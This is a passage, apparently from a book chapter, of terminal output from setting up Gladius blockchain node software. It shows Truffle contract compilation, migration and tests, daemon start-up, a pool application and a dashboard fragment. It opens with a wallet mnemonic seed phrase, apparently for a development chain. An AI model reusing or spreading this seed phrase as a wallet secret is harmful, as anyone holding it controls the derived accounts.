Mnemonic:      desert vacuum wide apology gown afford place bar quarter short et
ernal teach
Base HD Path:  m/44'/60'/0'/0/{account_index}
```

```
gladius-contracts-master — -bash — 80x26
[MacBook-Pro-Macbook:gladius-contracts-master user$ truffle compile
Compiling ./contracts/AbstractBalance.sol...
Compiling ./contracts/Client.sol...
Compiling ./contracts/ClientFactory.sol...
Compiling ./contracts/GladiusToken.sol...
Compiling ./contracts/Market.sol...
Compiling ./contracts/Migrations.sol...
Compiling ./contracts/Node.sol...
Compiling ./contracts/NodeFactory.sol...
Compiling ./contracts/Pool.sol...]
```

```
gladius-contracts-master — -bash — 80x26
[MacBook-Pro-Macbook:gladius-contracts-master user$ truffle migrate --reset
Using network 'development'.

Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0x837bf9046b82c998009455c69df10c047463e676bf65f8fd160ec6698170cae9
  Migrations: 0x7622944f1583ee0c94ba4c238bed8d91aa7847e3
Saving artifacts...
Running migration: 2_contract_migration.js
  Deploying GladiusToken...
  ... 0xdc0cf2847e7d4e724428751fd53fa21fa041b73c01616a6a37fca89dc32723e6
  GladiusToken: 0x419b36951409060ef33a37db715d4e9102f3ef61
  Deploying Market...
  ... 0xe491c337cdf2406c7d15ab9f004f564d2e7fb88aa59993a81a1098f437a15cbe
  Market: 0xccada347c4ab4f3d0e7136b1ce09e6825ea96a2a
Saving artifacts...
Running migration: 3_node_client_migration.js
  Deploying NodeFactory...
  ... 0x4ce1b6c7ae75a29ba59e409b1110ce857495b2fb6ca8b9e38c058a484073c221
  NodeFactory: 0x6a11826f01ddbc40f173a3b02113b96880e1e4af
  Deploying ClientFactory...
  ... 0xec23005b31632b8e1a9a5edce90b3ef96ddc60e03fa62739e42f1c10ece1998
  ClientFactory: 0x5ba9b82cc4d4115229fb5b667a854d8610260f0f
Saving artifacts...
MacBook-Pro-Macbook:gladius-contracts-master user$ █
```

```
gladius-contracts-master -- -bash -- 80x38
[MacBook-Pro-Macbook:gladius-contracts-master user$ truffle test
Using network 'development'.

Contract: GladiusToken
  Test Gladius Token Contract
    ✓ Token constructor
    ✓ Deploy Tokens to Creator's Account
    ✓ Simulate transfer from creator to user (87ms)
    ✓ Simulate burning tokens (52ms)
    ✓ Approval of spending from other accounts (95ms)

Contract: Market
  Test Market Contract
    ✓ Check Owner
    ✓ Pool creation and addition (155ms)
    ✓ Allocate Client funds to a Pool (164ms)
    ✓ Add work to a node's balance (335ms)
    ✓ Pay out a node from owed balance (222ms)

Contract: Node
  Test Node Contract
    ✓ Create a node (59ms)

Test Pool Contract
  ✓ Check owner (68ms)
  ✓ Node and client added to list (358ms)
celo-node2
  ✓ Get node and client information (294ms)
  ✓ Get node and client lists (46ms)
  ✓ Accept node and clients (170ms)
  ✓ Reject node and clients (159ms)

17 passing (2s)
```

```
[MacBook-Pro-Macbook:gladius-contracts-master user$ cd ..
[MacBook-Pro-Macbook:Downloads user$ cd gladius-control-daemon-master
[MacBook-Pro-Macbook:gladius-control-daemon-master user$ ln -s ../gladius-contract
s-master/build build
MacBook-Pro-Macbook:gladius-control-daemon-master user$ █
```

```
MacBook-Pro-Macbook:gladius-control-daemon-master user$ npm install

> scrypt@6.0.3 preinstall /Users/user/Downloads/gladius-control-daemon-master/node_modules/scrypt
> node node-scrypt-preinstall.js

> scrypt@6.0.3 install /Users/user/Downloads/gladius-control-daemon-master/node_modules/scrypt
> node-gyp rebuild
```

```
MacBook-Pro-Macbook:gladius-control-daemon-master user$ node index.js
Running at http://localhost:3000
█
```

```
MacBook-Pro-Macbook:~ user$ gladius-networkd
Loading config
Starting...
2018/06/06 14:08:54 Loading website: demo.gladius.io
2018/06/06 14:08:54 Loaded route: /.html
2018/06/06 14:08:54 Loaded route: /anotherroute.html
Started RPC server and HTTP server.
█
```

```
MacBook-Pro-Macbook:~ user$ gladius-controld
Starting API at http://localhost:3001
█
```

```
MacBook-Pro-Macbook:~ user$ gladius node start
Network Daemon: Started the server

Use gladius node stop to stop the node networking software
Use gladius node status to check the status of the node networking software
MacBook-Pro-Macbook:~ user$ █
```

```
$ gladius apply

[Gladius] Pool Address: 0xC88a29cf8F0Baf07fc822DEaA24b383Fc30f27e4
[Gladius] Please type your password: *****

Tx: 0x14e796ce7939c035586ff2b6f26e1ad9db71be7a760715debbad68b4cb9d9496 Status: Pending
Tx: 0x14e796ce7939c035586ff2b6f26e1ad9db71be7a760715debbad68b4cb9d9496 Status: Successful

Application sent to pool!
Use gladius check to check your application status
```



Upload Speed
Coming Soon

Status
Coming Soon

ACCOUNT INFORMATION

Name
Node Demo

Email
example@gladius.io

IP Address
2.2.2.2

Status
active

Wallet Address
0x1f136d7B6308870ed334378f381C9F56d04C3ABa

Chapter 10: Facts about Blockchain and Cyber Security

